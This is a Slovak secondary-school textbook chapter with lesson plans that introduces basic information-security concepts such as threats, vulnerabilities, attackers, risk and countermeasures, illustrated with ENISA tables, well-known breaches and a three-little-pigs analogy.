Odopretie služby (DoS)	Phishing	↑
Botnety	Spam	↑
Phishing	Odopretie služby (DoS)	↓
Spam	Ransomvér	↑
Ransomvér	Botnety	↓
Hrozba "insiderov"	Hrozba "insiderov"	⇒
Fyzická manipulácia / poškodenie / krádež / strata	Fyzická manipulácia / poškodenie / krádež / strata	⇒
Exploity	Porušovanie ochrany osobných údajov	↑
Porušovanie ochrany osobných údajov	Krádež identity	↑
Krádež identity	Únik informácií	↑
Únik informácií	Exploity	↓
Kybernetická špionáž	Kybernetická špionáž	⇒

Tabuľka 1.1

Vývoj hrozieb za rok 2016 a 2017 podľa ENISA Threat Landscape Report 2017 [7].

Slabé miesto informačných systémov, resp. procesov v rámci spoločností, ktoré je využiteľné k spôsobeniu škody alebo straty, nazývame **zraniteľné miesto** [1]. Inými slovami je to také miesto, ktoré umožňuje hrozbe prejavíť sa. Príkladom zraniteľného miesta môže byť nedostatočné bezpečnostné povedomie. To umožňuje realizáciu hrozby použitím sociálneho inžinierstva, najmä však phishingu. Phishing má väčšinou podobu správ v rámci e-mailov, chatu, webovej reklamy alebo webových stránok. Tieto správy sú vytvárané tak, aby sa podobali na reálne správy, a aby vyvolali pocit naliehavosti alebo strachu. Cieľom phishingu je presvedčiť používateľa, aby vykonal určitú činnosť (napr. klikol na konkrétny odkaz). Bližšie sa sociálnemu inžinierstvu vrátane phishingu budeme venovať v inej kapitole tohto dokumentu. Ďalšími

príkladmi zraniteľností sú nedostatočný počet monitorovacích zariadení, neodhlásenie sa používateľa po určitej dobe nečinnosti, nechránené verejné sieťové pripojenie, známe chyby v počítačových programoch a pod.

Úmyselné využitie zraniteľného miesta, teda využitie zraniteľného miesta k spôsobeniu škody alebo straty na aktívach, alebo neúmyselné uskutočnenie akcie, ktorej výsledkom je škoda na aktívach nazývame **útokom** [8]. Útok by sme mohli tiež definovať ako akýkoľvek druh škodlivých aktivít, ktoré sa pokúšajú zhromažďovať, narušovať, popierať, degradovať alebo zničiť zdroje informačného systému, alebo samotné informácie [9]. Príkladom útoku je napríklad spustenie phishingovej kampane voči organizácii. Tento útok využíva zraniteľnosť – nedostatočné bezpečnostné povedomie zamestnancov organizácie.

Jednotlivca, skupinu, organizáciu alebo vládu, ktorá vedie alebo má v úmysle vykonávať škodlivé činnosti, nazývame **útočníkom (agentom ohrozenia)** [10]. Tabuľka 1.2 znázorňuje jednotlivé kategórie útočníkov a ich vzťah k najčastejším hrozbám podľa vyššie spomenutej štúdie európskej agentúry ENISA [7]. Pojem heker sa mnohokrát stotožňuje s pojmom útočník. V skutočnosti je **heker** jedna z kategórií útočníkov, ktorá má dostatočné znalosti, schopnosti a nástroje na vykonanie útoku. Inou kategóriou útočníka sú tzv. **script kiddies** – osoby, ktoré nie sú skúsení hekeri a len používajú nástroje dostupné na Internete [5]. Príkladom tejto kategórie môžu byť aj žiaci stredných škôl. Ich charakteristickou črtou je, že málokedy majú znalosť o podstate útoku, a neuvedomujú si následky a svoju zodpovednosť. Ich činnosť prebieha len v spustení konkrétneho nástroja. Inými kategóriami útočníkov sú samotní používatelia vo vnútri organizácie (tzv. **insiders**) alebo aktivisti, ktorí sú podobní hekerom (**hackaktivisti**). Odlišujú sa však špecifickými cieľmi ich útokov. Napríklad ochranou životného prostredia, ochranou kryptomien a pod. Medzi útočníkov radíme aj samotné **štáty**, ktoré nakupujú a používajú všetky formy hrozieb k dosiahnutiu svojho cieľa. Príkladom môže byť malvér Stuxnet využitý USA a Izraelom, voči Iránskej jadrovému programu [11]. Postup útočníka (agenta ohrozenia) k dosiahnutiu svojho cieľa označujeme ako **vektor útoku (attack vector)**. Napríklad útočník môže rozposlať phishingové správy s cieľom získania prístupových údajov do emailového účtu. Po získaní prístupu môže získať prihlasovacie údaje do ďalšieho informačného systému. V rámci neho sa môže snažiť získať vyššie administrátorské oprávnenia.

	hekeri	script kiddies	insiders	hackaktivisti	štáty
Malvér	▶	▶	▶	▶	▶
Webovo založené útoky	▶	▶		▶	▶
Útoky na webové aplikácie	▶	▶		▶	▶
Phishing	▶		▶	▶	▶
Spam	▶		▶		▶
Odopretie služby (DoS)	▶	▶		▶	▶
Ransomvér	▶	▶	▶		▶
Botnety	▶	▶		▶	▶
Hrozba "insiderov"	▶				▶
Fyzická manipulácia / poškodenie / krádež / strata	▶	▶	▶	▶	▶
Porušovanie ochrany osobných údajov	▶	▶	▶	▶	▶
Krádež identity	▶	▶	▶	▶	▶
Únik informácií	▶	▶		▶	▶
Exploity	▶				▶
Kybernetická špionáž			▶		▶
▶	Primárna skupina útočníkov pre hrozbu				
▶	Sekundárna skupina útočníkov pre hrozbu				

Tabuľka 1.2

Kategórie útočníkov a hrozby, ktoré využívajú podľa ENISA Threat Landscape Report 2017 [7].

Pravdepodobnosť, s akou bude daná hodnota (aktívum) zničená alebo poškodená (dopad) pôsobením konkrétnej bezpečnostnej hrozby, ktorá pôsobí na slabú stránku tejto hodnoty, sa nazýva **riziko** (risk) [1]. Príkladom v prípade útoku – phishingovej kampane – je pravdepodobnosť prezradenia prístupových údajov zamestnancov do systémov organizácie (napr. do emailového účtu).

Čokoľvek, čo chráni aktíva alebo časť aktív pred pôsobením konkrétnej hrozby, resp. konkrétnych hrozieb, nazývame **protiopatrenie** (countermeasure). Môže to byť [1]:


- **činnosť** - napr. pravidelné školenia zamestnancov, kontrola osôb pri vstupe do budovy,
- **technické zariadenie** - napr. kontrola emailových správ voči phishingu, mreže na oknách, firewall v počítačovej sieti alebo
- **proces** - napr. konzultácie ohľadne podozrivých emailov s pracovníkmi IT oddelenia.

Protiopatrenia môžu ochrániť aktíva pred pôsobením hrozby úplne, alebo len zmierňovať ich pôsobenie a vzniknuté škody [12]. Pojmami, ako je phishing, firewall a pod., sa budeme bližšie zaoberať v ďalších kapitolách.

Vzťah vyššie uvedených základných pojmov informačnej bezpečnosti je možné znázorniť ako **diagram vzťahov podľa ISO 15408:2005** [13]. Nižšie uvádzame anglickú verziu tohto diagramu (Obrázok 1.3). Na tomto mieste si môžeme uviesť ďalšie významy pojmu informačná bezpečnosť [14]:

- *interdisciplinárna oblasť, ktorá sa zaoberá skúmaním hrozieb a vývojom metód ochrany voči nim,*
- *aktivity zamerané na dosiahnutie dostatočnej úrovne ochrany informácií a informačných systémov organizácie,*

- *ideálny stav informačného systému organizácie, kedy sú eliminované všetky riziká vyplývajúce z hrozieb voči aktívam systému organizácie.*



1.1.3 Informačná bezpečnosť už dávno nie je sci-fi žáner

Informačná bezpečnosť je neoddeliteľnou súčasťou dnešnej digitálnej spoločnosti. To sa prejavuje aj vo filmovom priemysle. Rôzne aspekty informačnej bezpečnosti sa stávajú motívom alebo bežnou súčasťou súčasných filmových diel. Nižšie uvádzame niekoľko príkladov (Obrázok 1.4).

Film Heker (2015) opisuje život hekerov. Neznámy počítačový heker sa rozhodol hrať s ľudskými životmi a vyzerá to tak, že neexistuje nikto, kto by ho zastavil. Tajná služba z väzenia povolá hekera Hathaway (Chris Hemsworth), ktorý v ňom už strávil pätnásť rokov za podobné aktivity. Hoci sa nechcel chytiť, je to absolútna špička v odbore. Navyše má lákavú motiváciu, ktorou je život na slobode. Jeho úlohou je vystopovať hekera, ktorý zlikvidoval jadrový reaktor v nemenovanej elektrárni. Hathaway sa okamžite pustí do prenasledovania, čoskoro však zistí, že proti nemu stojí človek so skutočne mimoriadnymi schopnosťami, a že by pre jeho budúcnosť bolo určite lepšie, keby zostal sedieť za mrežami [15].

Film Zero Days (2016) je dokument, ktorý vyšetruje prípad použitia malvéru Stuxnet v rámci utajovaného počítačového útoku Izraela a USA na iránske jadrové zariadenia. Zhromažďuje fakty, rozhovory s expertmi a zároveň odhaľuje proces pátrania po informáciách. Poukazuje na silu počítačových zbraní a na riziko globálnej kybernetickej vojny [16].

Film Smrtonosná pasca 4.0 (2007) predstavuje štvrté pokračovanie mimoriadne úspešnej série s Bruceom Willisom, ako nekompromisným protivníkom teroristov. USA sú pri oslavách Dňa nezávislosti napadnuté veľmi rafinovaným útočníkom. Ten využíva najmodernejšie

technológie, aby napáchal čo najväčšie škody na americkej infraštruktúre a uvrhol krajinu do chaosu [17].



Obrázok 1.4

Informačná bezpečnosť vo filmom priemysle [18].

1.1.4 Významné bezpečnostné incidenty

Napriek tomu, že informačná bezpečnosť je dôležitým aspektom súčasnej digitálnej spoločnosti, väčšina spoločností ju chápe ako niečo, čo je im vzdialené a nedotýka sa ich to. To sa následne prejavuje v reakciách ľudí na možné bezpečnostné hrozby, resp. riešeníach konkrétnych bezpečnostných incidentov. Z tohto dôvodu je vhodné poukázať na niekoľko významných bezpečnostných incidentov za posledné obdobie.

Spoločnosť Facebook, prevádzkovateľ najväčšej sociálnej siete na svete, potvrdil v apríli 2018, že jej unikli osobné údaje približne 87 miliónov jej používateľov (2,7 milióna z Európy) [19]. Údaje získala spoločnosť Cambridge Analytica, ktorá ich následne použila na ovplyvnenie amerických prezidentských volieb v roku 2016.

Dňa 22. marca 2018 sa uskutočnil na *mesto Atlanta* útok pomocou škodlivého programu - ransomvéru [20]. Pri útoku došlo k znefunkčneniu digitálnych služieb mesta Atlanty, čo spôsobilo nefunkčnosť administratívy mesta, online platobného systému, web stránky mesta, Wi-fi pre cestujúcich na letisku a pod. Útočníci požadovali výkupné v hodnote 51 000 dolárov.

Spoločnosť Equifax, jedna z najväčších úverových inštitúcií v USA, uviedla 7. septembra 2017, že zraniteľnosť aplikácie na jednej z ich webových stránok viedla k narušeniu osobných údajov spotrebiteľov [21]. Celkovo došlo ku kompromitácii osobných údajov 143 miliónov spotrebiteľov, vrátane čísel sociálneho poistenia, dátumov narodenia, adries, a v niektorých prípadoch aj čísel vodičských preukazov.

Spoločnosť Ebay, prevádzkovateľ jedného z najväčších online aukčných systémov, uviedla, že hekeri sa v máji 2014 dostali do firemnej siete pomocou prístupov troch zamestnancov spoločnosti, a mali úplný vnútorný prístup 229 dní, počas ktorých sa dokázali

dostať do databázy používateľov [22]. Celkovo došlo ku kompromitovaniu 145 miliónov používateľských účtov, najmä mien, adries, dátumov narodení, prihlasovacích údajov.


Spoločnosť Yahoo uviedla, že v rokoch 2013 – 2014, došlo ku kompromitovaniu emailových adries, dátumov narodenia, telefónnych čísel a iných údajov 500 miliónov používateľov [23]. V októbri 2017 spoločnosť Yahoo tento odhad zrevidovala, pričom uviedla, že v skutočnosti bolo ohrozených všetkých 3 miliárd používateľských účtov. V dôsledku tejto kompromitácie spoločnosť Verizon v roku 2016 znížila kúpnu sumu Yahoo o cca 350 miliónov dolárov.

1.1.5 *Príklad informačnej bezpečnosti „O troch malých prasiatkach“*

Vhodný spôsob, ako vysvetliť jednotlivé pojmy a vzťahy v informačnej bezpečnosti, je použiť známy príbeh alebo situáciu. Príkladom môže byť príbeh o troch malých prasiatkach, ktoré sa vybrali do sveta skúsiť šťastie. Po ceste si postupne každé prasiatko postavilo domček (Obrázok 1.5). Prvé prasiatko postavilo domček z obilia, druhé z dreva a posledné z tehál. Postupne každé prasiatko navštíví vlk, ktorého cieľom je tieto prasiatka zjesť.


Ak celý príbeh posunieme do roviny informačnej bezpečnosti, tak *aktívom*, teda tým, čo je cenné sú samotné prasiatka, ich zdravie a životy. Prasiatka sú si vedomé, že existujú určité *hrozby*, ktoré môžu byť pre nich menej, alebo viac nebezpečné (napr. zlé počasie, zjedenie vlkom). Na to, aby sa vedeli chrániť voči týmto hrozbám, stavajú si prasiatka domčeky (z pohľadu informačnej bezpečnosti *protiopatrenia*). Snažia sa takto redukovať *riziko*, ktoré pre nich predstavuje zlé počasie alebo zjedenie vlkom. Riziko vyplýva z toho, že existujú určité *zraniteľnosti*. V našom prípade sú prasiatka zraniteľné voči vlkovi (nevedia sa mu ubrániť). Lepšia v tomto smere je ochrana voči zlému počasiu. Počasie môže ohroziť ich zdravie. Riziko predstavuje spolupôsobenie pravdepodobnosti, že sa hrozba naplní, a dopadu, ktorý to bude mať pre prasiatka. V prípade zlého počasia je pravdepodobnosť pomerne vysoká, ale dopad pre prasiatka bude maximálne v ohrození ich zdravia. Na druhej strane, pravdepodobnosť zjedenia vlkom je nižšia (v príbehu o troch prasiatkach o niečo vyššia), ale dopad je o dosť vážnejší, ako v prípade zlého počasia. Už tu je ohrozený život prasiatok. *Agentom ohrozenia, resp. útočníkom* v týchto prípadoch sú prírodné sily (napr. dážď, víchrica) a vlk.

Každé prasiatko sa postavilo k hrozbám rôzne. Kým slamený, drevený a tehlový domček odolá zlému počasiu, tak slamený a drevený domček nevedia odolať hrozbe zjedenia vlkom. Je to z dôvodu návrhu nedostatočného bezpečnostného opatrenia.



Obrázok 1.5
Rozprávka o troch malých prasiatkach - domčeky [24].

Vlk ako útočník môže využiť niekoľko spôsobov, ako dosiahne svoj cieľ – zjedenie prasiatok. V rámci príbehu vyskúšal rozfúkanie všetkých troch domčekov. Pri tehlovom domčeku skúsil aj cestu cez komín. Postup vlka môžeme označiť za vektor útoku. Návrh niekoľkých možných postupov je zobrazený v myšlienkovvej mape (Obrázok 1.6).



1.2 Úvod do informačnej bezpečnosti – základné pojmy (metodika)

Vyučovacia hodina č. 1 témy „Úvod do informačnej bezpečnosti“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vymenovať aspoň 3 výhody používania moderných technológií v každodennom živote.	1
2	Vymenovať aspoň 3 nevýhody používania moderných technológií v každodennom živote.	1
3	Vysvetliť pojem informácia .	2
4	Vysvetliť rozdiel medzi údajom/dátami a informáciou .	2
5	Vysvetliť pojem informačná bezpečnosť .	2
6	Vysvetliť pojem dôvernosť ako cieľ informačnej bezpečnosti.	2
7	Vysvetliť pojem integrita ako cieľ informačnej bezpečnosti.	2
8	Vysvetliť pojem dostupnosť ako cieľ informačnej bezpečnosti.	2
9	Vysvetliť pojem aktívum .	2

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
---	-----------------------------

1

Pretvárať postoj k rešpektovaniu rizík, ktoré sú spojené s využívaním IKT – budovať a prehľbovať uvedomenie si reálneho rizika.

2

Pretvárať postoj k ochrane softvéru a dát v počítači – budovať a prehľbovať potrebu ochrany digitálneho obsahu počítača.

DIDAKTICKÝ PROBLÉM

Na to, aby žiaci disponovali schopnosťou zorientovať sa v problematike, musia **poznať bežnú terminológiu**, ktorá súvisí s oblasťou informačnej bezpečnosti a rozumieť pojmom a procesom, ktoré súvisia s informačnou bezpečnosťou.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na otázku informačnej bezpečnosti. V súvislosti s následným štúdiom tejto problematiky je potrebné tiež vysvetliť niektoré **základné pojmy** a **odborné názvy** tak, aby si pod nimi žiaci fixovali **správne významy**.

MOTIVÁCIA (8 MIN.)

VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu tak, aby žiaci vyjadrili svoje názory, za pomoci položených otázok:

- 1) Ste nositeľom informácií? Akých? Skúste konkretizovať.
- 2) Nakoľko si ceníte údaje o sebe? Sú údaje o človeku pre niekoho cenné?
- 3) Kde ste sa stretli s problematikou požadovania informácií o osobe / o vás? Videli ste o tom nejaký film? Čítali ste niečo o tejto téme v poslednej dobe?

EXPOZÍCIA (20 MIN.)

VM: brainstorming k cieľom informačnej bezpečnosti, ako aj základným pojmom informačnej bezpečnosti, pojmová mapa; SF: frontálna

- Učiteľ položí otázku – nastolí problém: **čo všetko súvisí s informačnou bezpečnosťou?**
- Učiteľ stanoví zapisovateľa. On napr. na tabuľu zapíše všetky prezentované nápady, ktoré sú odpoveďou na nastolený problém.

- Žiaci generujú nápady: každý nápad sa akceptuje; cieľom je vyprodukovať čo najviac nápadov, bez ohľadu na ich kvalitu; nápadu sa neprisudzuje autorstvo (nápad môže prinášať iný nápad); nápady sa nekritizujú; nápady sú si rovné.
- Pod dohľadom učiteľa sa vyšpecifikujú tie nápady, ktoré prispievajú k problematike informačnej bezpečnosti; je možné ich v tomto procese ukladať do pojmovej mapy (**mali by sa tam objaviť všetky pojmy, ktoré sú v špecifických cieľoch tejto vyučovacej hodiny**).
- Pojmovú mapu si žiaci nakreslia do zošitov.


FIXÁCIA (10 MIN.)

VM: diskusia; práca so zdrojom informácií; SF: frontálna

Pomocou pojmovej mapy vytvorenej na vyučovacej hodine zopakovať pojmy a vzťahy.

DIAGNOSTIKA (5 MIN.)

Príklad otázok pre spätnú väzbu:

	OTÁZKA (SPRÁVNA ODPOVEĎ)	ODPOVEĎ
1	Moderné technológie prinášajú: (a, b, c, d)	a) rýchlejší prístup k informáciám b) lenivenie ľudí c) odbúranie práce v nebezpečnom prostredí d) zásah do práv a slobôd ľudí
2	Ak sa stane, že zamestnanec má možnosť prečítať si v informačnom systéme výplatnú pásku svojho kolegu, bol porušený princíp: (b)	a) dostupnosti b) dôverylosti c) integrity d) logiky
3	Ak si žiak dokáže dopísať známky z vyučovacieho predmetu do elektronickej žiackej knižky, bol porušený princíp: (c)	a) dostupnosti b) dôverylosti c) integrity d) logiky

4

Ak po polročnej klasifikačnej porade dokáže učiteľ (nie triedny učiteľ) zapísať neprítomnosť žiaka na vyučovacej hodine v októbri, bol porušený princíp:

(c)

- a) dostupnosti
- b) dôvernosti
- c) integrity
- d) logiky

ZHRNUTIE – ZÁKLADNÉ POJMY



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Vymenovať aspoň 2 **výhody** používania moderných technológií v každodennom živote.

(*zvyšovanie dostupnosti informácií; znižovanie času potrebného na výkon niektorých činností; znižovanie nákladov*)

2

Vymenovať aspoň 2 **nevýhody** používania moderných technológií v každodennom živote.

(*zásah do základných ľudských práv a slobôd: právo na súkromie, tajomstvo prepravovaných správ, ochrana osobných údajov, ochrana vlastníckeho práva – vrátane práv k duševným výtvorom*)

3

Vysvetliť pojem **informácia**.

(*nová skutočnosť, napr. znalosť získaná z procesu vyšetrenia*)

4

Vysvetliť rozdiel medzi **údajom/dátami** a **informáciou**.

(*informácia je každý údaj, ktorý prinesie adresátovi novú skutočnosť, čím mu zníži stupeň neurčitosti*)

5

Vysvetliť pojem **informačná bezpečnosť**.

(*súhrn toho, čo zabezpečí predchádzanie, odhaľovanie, zdokumentovanie a riešenie ohrozenia informácií*)

6

Vysvetliť pojem **dôvernosc** ako cieľ informačnej bezpečnosti.

(*dôverné informácie môže mať sprístupnené iba oprávnená osoba*)

7

Vysvetliť pojem **integrita** ako cieľ informačnej bezpečnosti.

(*modifikáciu informácií môže vykonať iba oprávnený používateľ; o modifikácii musí byť informovaný*)

8

Vysvetliť pojem **dostupnosť** ako cieľ informačnej bezpečnosti.

(*prístup v požadovanom čase na požadované miesto oprávnenému používateľovi*)

9

Vysvetliť pojem **aktívum**.


(*všetko, čo má hodnotu – počítač, osobné údaje, dokumenty, zamestnanci*)

1.3 Úvod do informačnej bezpečnosti – pojmy a procesy (metodika)

Vyučovací hodina č. 2 témy „Úvod do informačnej bezpečnosti“

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1 Pomocou aspoň 3 príkladov vysvetliť pojem hrozba .	2
2 Vysvetliť za pomoci aspoň 2 príkladov pojem zraniteľné miesto .	2
3 Vysvetliť pojem útok .	2
4 Vysvetliť pojem útočník .	2
5 Vymenovať aspoň 3 príklady útočníkov s charakteristikou ich činnosti.	3
6 Vysvetliť pojem riziko .	2
7 Pomocou aspoň 3 príkladov vysvetliť pojem protiopatrenie .	3

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1 Pretvárať postoj ku škodlivému softvéru – budovať a prehĺbovať presvedčenie o negatívnej role škodlivého softvéru.
2 Zvyšovať povedomie v oblasti protiopatrení ku hrozbám a rizikám informačnej bezpečnosti.

DIDAKTICKÝ PROBLÉM



Táto VH obsahovo nadväzuje na predchádzajúcu, ktorá je určená na vysvetlenie základných pojmov z oblasti informačnej bezpečnosti.

Hlavnou úlohou tejto VH je v nadväznosti na predchádzajúcu, doplniť **ďalšie pojmy** a venovať sa aj **hlavným procesom** tak, aby si žiaci fixovali správne významy.

MOTIVÁCIA (8 MIN.)



VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu za pomoci položených otázok (čiastočne sú rovnaké ako v predchádzajúcej VH):

- 1) Ste nositeľom informácií? Akých?
- 2) Hrozí zo strany používania digitálnych technológií nejaké riziko? Aké?
- 3) Koľko bezpečnostných mechanizmov ste dnes od rána „stretli“? (*dvere, brána, bezpečnostné kamery, policajti, sledovanie polohy, registrácia informačným systémom a následne informácia cez e-mail zákonnému zástupcovi, ...*)
- 4) Považujete v súčasnosti informačnú bezpečnosť za primeranú? S akou konkrétnou skutočnosťou, ktorú považujete za formu informačnej bezpečnosti, ste sa už stretli?
- 5) Viete sa brániť proti bezpečnostným hrozbám? Uveďte, proti ktorým a ako.
- 6) Kde ste sa stretli s problematikou informačnej bezpečnosti? Videli ste nejaký film? Čítali ste niečo o tejto téme v poslednej dobe?

EXPOZÍCIA (20 MIN.)



VM: brainstorming ku cieľom informačnej bezpečnosti aj základným pojmom informačnej bezpečnosti; SF: frontálna


- Učiteľ napíše na tabuľu 6 pojmov zo špecifických cieľov VH (hrozba, zraniteľné miesto, útok, útočník, riziko, protiopatrenie).
- Učiteľ stanoví zapisovateľa, ktorý na tabuľu zapíše všetky prezentované vysvetlenia, nastolených pojmov a vzťahy medzi nimi.
- Žiaci generujú nápady: každý nápad sa akceptuje; cieľom je vyprodukovať čo najviac nápadov, bez ohľadu na ich kvalitu; nápadu sa neprisudzuje autorstvo (nápad môže prinášať iný nápad); nápady sa nekritizujú; nápady sú si rovné.
- Pod dohľadom učiteľa sa vyšpecifikujú tie nápady, ktoré prispievajú ku problematike informačnej bezpečnosti v súvislosti so špecifickými cieľmi tejto vyučovacej hodiny.
- Poznámky si žiaci zapisujú.

FIXÁCIA (10 MIN.)



VM: samostatná práca, práca so zdrojom informácií, diskusia; SF: frontálna

- Žiaci si prekreslia do zošita „mapu vzťahov medzi základnými pojmami informačnej bezpečnosti podľa ISO“, (Obrázok 1.3) pričom ale anglické pojmy preložia do slovenčiny (Pozn. nezverejňovať preloženú mapu v rámci študijných textov – sprístupní ju učiteľ na konci hodiny pre kontrolu účinnosti aktivity pre fixáciu – Obrázok 1.7). Uvedenú aktivitu je možné v prípade nedostatku času na VJ zadať ako domácu úlohu. V tom prípade sa kontrola realizuje v rámci aktualizácie prv osvojeného učiva v úvode nasledujúcej VH;
- pomocou pojmovej mapy zopakovať pojmy a vzťahy.



Obrázok 1.7

Vzťah medzi základnými pojmami informačnej bezpečnosti podľa ISO 15408:2005 (slovenská verzia).

DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA	ODPOVEĎ
--	---------

<i>(SPRÁVNÁ ODPOVEĎ)</i>		
1	Nedostatočné bezpečnostné povedomie ľudí je:	(c) a) bezpečnostným incidentom b) hrozba c) zraniteľné miesto d) pasívum
2	Hrozbou je:	(a, b, c, d) a) požiar b) spam c) phishing d) zničenie dokumentácie
